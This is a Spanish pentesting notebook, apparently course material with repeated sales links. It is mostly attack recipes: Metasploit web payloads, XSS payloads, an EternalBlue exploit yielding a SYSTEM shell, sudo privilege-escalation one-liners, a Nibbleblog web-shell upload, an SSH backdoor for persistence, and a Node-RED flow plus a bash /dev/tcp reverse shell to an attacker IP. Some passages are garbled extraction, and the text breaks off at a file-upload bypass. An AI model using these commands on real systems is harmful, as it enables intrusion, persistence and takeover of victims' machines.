Los directorios comunes de Wordpress se han guardado en 'wp.txt'
> cat wp.txt | grep admin
/wp-admin/
```

Web Payloads (ASP, WAR, PHP, JSP)

https://github.com/Anonimo501/Metasploit_web_payloads

```
METASPOILIT WEB PAYLOADS

-- MENU --
1) PHP (WEB PAYLOAD - METERPRETER)
2) ASP (WEB PAYLOAD - METERPRETER)
3) JSP (WEB PAYLOAD - METERPRETER)
4) WAR (WEB PAYLOAD - METERPRETER)
5) PHP (CARGAS WEB QUE NO SON METERPRETER)
6) ASP (CARGAS WEB QUE NO SON METERPRETER)
7) JSP (CARGAS WEB QUE NO SON METERPRETER)
8) WAR (CARGAS WEB QUE NO SON METERPRETER)
9) Salir

NO OLVIDE USAR METASPLOIT (use exploit/multi/handler) O (NETCAT-NC)
Opcion: 4

Ingrese la IP Atacante (LHOST)
192.168.0.107

Ingrese el puerto (LPORT)
4444
Payload size: 1089 bytes
Final size of war file: 1089 bytes

[+] Payload Creado!
```



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

XSS (Rompe estructura HTML y detener código JavaScript para luego injectar XSS)

<https://example/ruta/example.aspx?parametro1=0¶metro2=>

1. <https://example/ruta/example.aspx?parametro1=0¶metro2=> : Esto es la parte inicial del URL de la página web. Los parámetros comienzan después del signo de interrogación.
2. **<!-->**: Esta es una secuencia de caracteres que se utiliza para cerrar cualquier posible etiqueta HTML abierta antes en la página. El **<!--** es el inicio de un comentario HTML, y el **>** cierra ese comentario. Esto a menudo se usa para intentar romper la estructura HTML de la página.
3. **</Script>**: Esta parte del código cierra cualquier etiqueta de script que podría haber estado abierta antes en la página. Esto se hace para intentar detener cualquier código JavaScript existente en la página.
4. **<Svg/OnLoad=(confirm)(%27Hacked%27)-->**: Esto es un intento de injectar código JavaScript malicioso en la página. La etiqueta **<Svg>** parece ser una etiqueta SVG, y se intenta aprovechar el evento **OnLoad** de SVG para ejecutar el código JavaScript **confirm('Hacked')**, que mostrará un mensaje de confirmación en el navegador del usuario con el texto "Hacked".

```
<!--></Script><Svg/OnLoad=(confirm)('Hacked')-->  
<!--></Script><Svg/OnLoad=(confirm)(%27Hacked%27)-->  
</script><svg/onload=alert(0)>
```



Payloads XSS o cargas útiles XSS

<https://github.com/payloadbox/xss-payload-list>

<https://github.com/payloadbox/xss-payload-list/blob/master/Intruder/xss-payload-list.txt>

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Identificar o encontrar XSS manualmente:

Para identificar una vulnerabilidad de XSS, puedes realizar las siguientes acciones:

1. **Reflejo directo de datos de entrada:** Si los datos que ingresas en formularios o campos de entrada se reflejan en la página web sin ningún tipo de escape o filtrado, es un indicio de una posible vulnerabilidad.
2. **Errores o advertencias del navegador:** Si al ingresar ciertos datos en formularios, el navegador muestra advertencias o errores relacionados con JavaScript, es posible que haya una vulnerabilidad.
3. **Comportamiento inusual:** Si observas un comportamiento inusual en la página, como la aparición de ventanas emergentes con mensajes extraños, es una señal de que podría haber una vulnerabilidad.
4. **Análisis del código fuente:** Examina el código fuente de la página para ver si los datos de entrada se procesan o muestran sin escape. Esto se puede hacer a través de las herramientas de desarrollador de tu navegador.
5. **Prueba manual de entrada:** Introduce datos en formularios o campos de entrada en la página y comprueba si la página procesa o muestra esos datos sin escape. Si ves que se reflejan o ejecutan en el navegador tal como están, es una señal de una posible vulnerabilidad de XSS.
6. **Intenta inyectar código malicioso:** En campos de entrada, intenta ingresar código HTML o JavaScript malicioso, como etiquetas de script, y observa si la página ejecuta ese código. Por ejemplo, podrías intentar ingresar `<script>alert("XSS")</script>` en un campo y ver si aparece una alerta en el navegador.
7. **Observa la respuesta del servidor:** Puedes utilizar herramientas como el Inspector de Elementos del navegador o herramientas de desarrollador para ver la fuente de la página. Si ves que tus datos de entrada se reflejan en el HTML sin escapar, es una señal de una posible vulnerabilidad.

Donde inyectar XSS

Inyección de código XSS en diferentes contextos junto con URLs de ejemplo para ilustrar dónde se podrían realizar estas inyecciones.

1. **Inyección de eventos en un enlace HTML:**

En este caso, el evento **onClick** se utiliza para ejecutar una alerta con el mensaje "XSS" cuando el usuario hace clic en el enlace.

```
<a href="https://ejemplo.com" onClick="alert('XSS')">Enlace Malicioso</a>
```

2. **Inyección en un atributo HTML:**

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

En este ejemplo, se inyecta código XSS en el atributo **onerror** de una imagen para mostrar una alerta en caso de que la imagen no se cargue correctamente.

```

```

3. Inyección en un campo de entrada:

En este caso, el código JavaScript se inyecta directamente en el valor de un campo de entrada y se mostrará como texto en el campo.

```
<input type="text" value=<script>alert('XSS')</script>>
```

4. Inyección de contenido dinámico desde una URL:

En este ejemplo, se intenta inyectar código JavaScript en la URL, que se reflejará en la página como parte del contenido dinámico.

```
https://ejemplo.com/?mensaje=<script>alert('XSS')</script>
```

5. Inyección en un comentario de un foro:

Los atacantes pueden intentar inyectar código en los comentarios de un foro para que se ejecute cuando otros usuarios vean el comentario.

```
<div> Comentario malicioso: <script>alert('XSS')</script> </div>
```

6. Inyección en una URL en un enlace externo:

En este caso, se intenta inyectar código JavaScript en la URL de un enlace externo.

```
<a href="https://ejemplo.com/?pagina=<script>alert('XSS')</script>">Enlace malicioso</a>
```

7. Inyección de contenido en un chat:

Los atacantes pueden intentar inyectar código en mensajes de chat para que otros usuarios vean y ejecuten el código.

```
Usuario 1: ¡Mira esto! <script>alert('XSS')</script>
```

8. Inyección en una imagen o archivo adjunto:

Si un sitio web permite a los usuarios cargar imágenes o archivos, los atacantes pueden intentar cargar archivos que contengan código malicioso que se ejecute cuando otros usuarios vean esos archivos.

9. Inyección en una URL para una imagen incrustada:

En este ejemplo, se intenta inyectar código JavaScript en la URL de un iframe que incrusta una imagen.

```
<iframe src="https://ejemplo.com/imagen.php?nombre=<script>alert('XSS')</script>"></iframe>
```

Logs:

Apache	/var/log/apache2/access.log
SSH	/var/log/auth.log
Smtp	/var/mail/user

Ver programas instalados en la victima:

Ejemplo: Netcat

which nc	Comando
/bin/nc	Resultado, si existe nc

MMDB:

MMDB significa "MaxMind DataBase". Es un formato de base de datos desarrollado por MaxMind, una empresa que se especializa en servicios de geolocalización y seguridad en línea. Las bases de datos MMDB se utilizan principalmente para la geolocalización, es decir, para determinar la ubicación geográfica de una dirección IP o coordenadas geográficas.

Instalacion:

```
sudo apt-get install mmdb-bin
```

Ejecucion:


```
mmdblookup -f archivo.mmdb -i <ip>
```

Win7Blue

<https://github.com/d4t4s3c/Win7Blue>



The screenshot shows the Win7Blue exploit tool interface. At the top is a large blue "WIN7 BLUE" logo with "[+]" symbols on either side. Below it, the text "[+] EternalBlue -- MS17-010 [+]" is displayed. The main menu consists of four options: [1] Scan, [2] Exploit Windows 7 [32 bits], [3] Exploit Windows 7 [64 bits], and [4] Exit. The user has selected option [1] Scan, indicated by a red dollar sign (\$) and the number 1. The next line shows the command "\$ 1". The subsequent line asks for the remote host IP address with "?RHOST? 192.168.1.142". The final line displays the message "YEAH!! is VULNERABLE to MS17-010!!". At the bottom of the window, there is a terminal-style prompt: "Δ > ~ ~/Win7Blue > on ⌘ P master !13 ?2 > ⏵ 10s > #".




The screenshot shows the Win7Blue exploit tool interface. The left pane is identical to the previous screenshot, displaying the "WIN7 BLUE" logo, "[+] EternalBlue -- MS17-010 [+]", and the menu options [1] Scan through [4] Exit. The right pane shows the exploit process. It starts with the command "nc -lvpn 443" followed by its output: "listening on [any] 443 ... connect to [192.168.1.18] from (UNKNOWN) [192.168.1.142] 1032 Microsoft Windows [Versin 6.1.7601] Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos." Then, it shows the command "C:\Windows\system32>whoami" and its output "nt authority\system". Below this, the command "C:\Windows\system32>" is shown. The left pane continues with the exploit process: the user selects option [2] Exploit Windows 7 [32 bits], sets the local host IP to "192.168.1.18", sets the port to "443", creates shellcode with "MSFVENOM", and launches the exploit. The output of the exploit shows the target OS as "Windows 7 Home Basic 7601 Service Pack 1" and various SMB1 session setup allocate nonpaged pool success messages. The exploit concludes with the message "done". At the bottom of the window, there is a terminal-style prompt: "Δ > ~ ~/Win7Blue > on ⌘ P master !13 ?2 > ⏵ 1m 42s > #".

Plugin WordPress All-in-One WP Migration

<https://vavkamil.cz/2020/03/25/all-in-one-wp-migration/>

<https://github.com/Anonimo501/metadataextractor.py>



```
vavkamil@xexexe: ~
File Edit View Search Terminal Help
vavkamil@xexexe:~$ wfuzz -c -z range,32-59 -z range,100-999 -X HEAD --sc 200 http://vavkamil.cz/wp-content/ai1wm-backups/vavkamil.cz-20200324-2146FUZZ-FUZZ.wpress
Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.2.9 - The Web Fuzzer vavkamil.cz-20200324-214633-123.wordpress *
*****


Target: https://vavkamil.cz/wp-content/ai1wm-backups/vavkamil.cz-20200324-2146FUZZ-FUZZ.wpress
Total requests: 25200

=====
ID      Response    Lines      Word      Chars      Payload
=====

000924:  C=200      0 L       0 W       0 Ch      "33 - 123"
001110:  C=404      0 L       0 W       0 Ch      "33 - 389"
```

79/tcp open finger Linux fingerd

El servicio "finger" se refiere a un protocolo y un servicio que solía utilizarse para obtener información sobre usuarios en un sistema Unix o Linux. El puerto 79/tcp es el puerto estándar en el que se ejecuta este servicio.

El servicio "finger" permite a los usuarios obtener información sobre otros usuarios en un sistema, como su nombre, dirección de correo electrónico, última hora de inicio de sesión, y en algunos casos, su plan o mensaje de estado. Solía ser útil para saber quién estaba conectado a un sistema o para obtener información sobre otros usuarios en una red Unix.

Sin embargo, a lo largo de los años, el servicio "finger" se ha vuelto menos común debido a preocupaciones de seguridad. Revelar información sobre usuarios a través del servicio "finger" podría ser explotado por atacantes para obtener información sobre posibles objetivos y realizar ataques dirigidos. Como resultado, en muchas distribuciones de Linux y sistemas Unix modernos, el servicio "finger" se desactiva de forma predeterminada o se deshabilita por motivos de seguridad.

Script: <https://github.com/Anonimo501/finger>



```
/home/botache ./finger.sh
> ./finger.sh
Introduce la ruta al archivo de diccionario: /usr/share/wordlists/SecLists/Usernames/NAMES/names.txt
Introduce la dirección IP de la víctima: 192.168.0.18
Introduce el puerto a escanear: 79
Usuario encontrado: adam
^Caneo en progreso: <1%
Saliendo...
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://vk9-sec.com/79-tcp-finger-enumeration/>

PRIV ESCALATION /usr/bin/find

se utiliza para buscar archivos y directorios en el sistema de archivos basándose en diversos criterios, como nombres de archivos, tamaños, fechas de modificación, permisos, y más. El binario find es una herramienta muy versátil y potente que puede ser útil en una variedad de situaciones.

Comandos:

```
sudo -u root /usr/bin/find . -exec /bin/sh \; -quit  
/usr/bin/doas -u root /usr/bin/find . -exec /bin/sh \; -quit
```

Nibbleblog

nibbleblog.com, un nuevo proyecto de código libre que nos permite crear un blog y administrarlo de forma sencilla.

Al contrario que la mayoría de los CMS existentes, Nibbleblog no usa base de datos, usando XML para guardar y consultar los datos necesarios, tanto para la administración como para la consulta del contenido.

Rutas:

Enumerar version: /admin/boot/rules/98-constants.bit
Enumerar usuarios /content/private/users.xml

Rutas luego de tener acceso al login:

Para subir archivo malicioso /admin.php?controller=plugins&action=config&plugin=my_image
Nibbleblog al subir una img o shell.php lo hace guardándolo con el nombre image.php, la ruta original es la siguiente /content/private/plugins/my_image/image.php
Si subimos un shell.php malicioso lo debemos ejecutar con ese mismo nombre y seguido pondríamos el parámetro ?cmd= luego el comando deseado ejemplo (id) /content/private/plugins/my_image/image.php?cmd=id

Configuración de interface de red (debian)

```
sudo ifconfig ens36 192.168.0.201 netmask 255.255.255.0  
sudo ip route add default via <gateway_IP>
```

dejarlo configurado siempre con la misma config (ESTATICO)

Ruta:

```
sudo nano /etc/network/interfaces
```

Config:

```
auto ens36  
iface ens36 inet static  
address 192.168.1.100  
netmask 255.255.255.0  
gateway 192.168.1.1
```

Reinicia la interfaz

```
sudo ifdown ens36  
sudo ifup ens36
```

Si aun no funciona: (Hago ping a internet 1.1.1.1 y funciona, pero no navega en firefox)

Dentro de la siguiente ruta ([sudo nano /etc/resolv.conf](#)) agrega lo siguiente:

nameserver 8.8.8.8 nameserver 8.8.4.4	
Por último reinicia las interfaces de red	systemctl restart NetworkManager

Persistencia con SSH backdoor

Generamos el id_rsa e id_rsa.pub en (Atacante y PC-victima (En caso de que no existan))

ssh-keygen

Damos 2 Enter con campos vacíos

Copiamos todo el contenido de id_rsa.pub de root (PC Atacante) y lo pegamos en (PC victima)

cat /root/.ssh/id_rsa.pub	Copiamos del PC Atacante
nano id_rsa.pub	Creamos y pegamos en PC victima en ~/ssh/
cat id_rsa.pub >> ~/ssh/authorized_keys	PC victima en ruta ~/ssh/
chmod 700 ~/ssh	Permisos al directorio
chmod 600 ~/ssh/authorized_keys	Permisos a la llave
nano /etc/ssh/sshd_config	
<i>las siguientes líneas están configuradas de esta manera:</i>	
PubkeyAuthentication yes	
PasswordAuthentication no	
systemctl restart sshd	
sudo service ssh restart	
Nos conectamos desde el pc atacante	
ssh -i ~/ssh/id_rsa root@<IPVictima>	

PRIV ESCALATION /usr/bin/git

El binario /usr/bin/git es el ejecutable principal del sistema de control de versiones Git en sistemas Unix-like, como Linux. Git es una herramienta ampliamente utilizada para el control de versiones de proyectos de software y el seguimiento de cambios en archivos y directorios. El archivo binario /usr/bin/git es esencial para ejecutar comandos de Git desde la línea de comandos.

Comando:


```
sudo -u user /usr/bin/git -p help config  
i/bin/sh
```

PRIV ESCALATION /usr/bin/mcedit

El binario "/usr/bin/mcedit" generalmente se refiere al editor de texto llamado "mcedit" que es parte del gestor de archivos Midnight Commander (mc). Midnight Commander es una aplicación de línea de comandos que proporciona una interfaz de usuario basada en texto para la gestión de archivos y directorios en sistemas Unix y sistemas similares a Unix.

Comando:

```
sudo -u root /usr/bin/mcedit  
presionamos F9
```



Reverse shell Node RED

Maquina: https://mega.nz/file/MDg2UQQI#kELwNPP55S_shbfSp_ZMkjSlmwDpYkbXXYH7eENKYJo

El directorio "/usr/bin/node" generalmente se utiliza para almacenar el ejecutable del entorno de ejecución de Node.js en sistemas basados en Unix o Linux. Node.js es un entorno de tiempo de ejecución de JavaScript que permite a los desarrolladores ejecutar código JavaScript en el servidor o en la línea de comandos.

Node.js es un entorno de ejecución de JavaScript en el lado del servidor, mientras que Node-RED es una plataforma de desarrollo que se basa en Node.js y se utiliza para crear flujos de trabajo de IoT. Las vulnerabilidades de seguridad o debilidades en la interpretación de datos JSON en aplicaciones específicas, como Node-RED, deben abordarse a nivel de implementación y no se aplican necesariamente a todas las aplicaciones Node.js.


Node.js y Node-RED son dos tecnologías diferentes, aunque ambos están relacionados con JavaScript. Es importante entender las diferencias entre ellos:


1. Node.js:

- Node.js es un entorno de tiempo de ejecución de JavaScript que se utiliza principalmente en el lado del servidor. Permite a los desarrolladores ejecutar código JavaScript en el servidor y realizar diversas tareas, como el manejo de solicitudes web, la creación de aplicaciones de red, el acceso a bases de datos, etc.
- Node.js no está directamente relacionado con la manipulación de datos en formato JSON o con la interpretación de JSON de manera insegura. Si se usan adecuadas prácticas de seguridad, Node.js no debería permitir la ejecución de código malicioso injectado a través de datos JSON.

2. Node-RED:


- Node-RED es un entorno de desarrollo de código bajo para la creación de aplicaciones IoT (Internet de las cosas) y de flujo basado en eventos. Está construido sobre Node.js y utiliza JavaScript para definir flujos de trabajo.
- Node-RED permite la manipulación y el procesamiento de datos en formato JSON a través de nodos y flujos de trabajo, y es posible que los flujos definidos por el usuario interpreten y ejecuten código JavaScript en función de esos datos.





Comando: <https://github.com/valkyrix/Node-Red-Reverse-Shell/blob/master/node-red-reverse-shell.json>

```
[{"id": "7235b2e6.4cdb9c", "type": "tab", "label": "Flow 1"}, {"id": "d03f1ac0.886c28", "type": "tcp_out", "z": "7235b2e6.4cdb9c", "host": "", "port": "", "beserver": "reply", "base64": false, "end": false, "name": "", "x": 786, "y": 350, "wires": []}, {"id": "c14a4b00.271d28", "type": "tcp_in", "z": "7235b2e6.4cdb9c", "name": "", "server": "client", "host": "<IP>", "port": "<Port>", "datamode": "stream", "datatype": "buffer", "newline": "", "topic": "", "base64": false, "x": 281, "y": 337, "wires": [{"id": "4750d7cd.3c6e88"}]}, {"id": "4750d7cd.3c6e88", "type": "exec", "z": "7235b2e6.4cdb9c", "command": "", "addpath": true, "append": "", "useSpawn": false, "timer": "", "oldrc": false, "name": "", "x": 517, "y": 362.5, "wires": [{"id": "d03f1ac0.886c28"}, {"id": "d03f1ac0.886c28"}, {"id": "d03f1ac0.886c28"}]]
```



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

No olvidemos poner una consola en el atacante a la escucha (nc -lvpn 4321).

Como vemos a continuación en la shell1 logramos el primer acceso a la máquina, pero este resulta ser un contenedor, para ello ingresamos el comando bash -i de toda la vida y abrimos una segunda shell (**shell2 – Port 4444**) para enviarnos un segundo reverse shell, ¿**esto para qué?** R/ para “salir del contenedor” y poder hacer un tratamiento de la TTY como vemos en

nc -lvpn 4321
listening on [any] 4321 ...
connect to [192.168.0.201] from (UNKNOWN) [192.168.0.16] 50826
id
uid=1000(dev) gid=1000(dev) grupos=1000(dev)
[object Object]bash -i & /dev/tcp/192.168.0.201/4444 0>&1

SHELL 1

nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.0.201] from (UNKNOWN) [192.168.0.16] 33786
bash: no se puede establecer el grupo de proceso de terminal (385): Función ioctl no apropiada p
ara el dispositivo
bash: no hay control de trabajos en este shell
dev@node:~\$ id
id
uid=1000(dev) gid=1000(dev) grupos=1000(dev)
dev@node:~\$

SHELL 2

[Ver arquitectura de linux](#)

Comando:

dpkg --print-architecture
Ej: Resultado: amd64

Kiterunner: <https://www.youtube.com/watch?v=A5iva21ZfA8>

Escaneo de APIs



Github: <https://github.com/assetnote/kiterunner>

Wordlist para Descargar: <https://wordlists.assetnote.io>

Ir al Github (releases) y descargar el binario correspondiente, por ejemplo:

kiterunner_1.0.2_linux_amd64.tar.gz

Comandos de instalación:

```
tar -xf kiterunner_1.0.2_linux_amd64.tar.gz
```

```
sudo mv kr /opt/kr
```

```
sudo ln -s /opt/kr /usr/local/bin/kr
```

```
kr
```

Comando para ver los wordlist por defecto de kite:

```
kr wordlist list
```

Comando scan url con diccionario default u otros:

```
kr scan http://example -A apiroutes-230528
```

```
kr scan urls.txt -w /path/routes-large.kite
```

```
kr scan urls.txt -A=apiroutes-231028
```

```
kr brute urls.txt -A=apiroutes-231028
```

Comando scan url con diccionario.kite descargado de wordlists.assetnote:

```
kr scan http://example -w dicc.kite routes-large.kite
```

Parametro o flag para quitar error 404 u otro codigo de estado:

```
--ignore-length 404,24
```

Pagina: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Bypass file uploads:

```
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php  pic.jpg
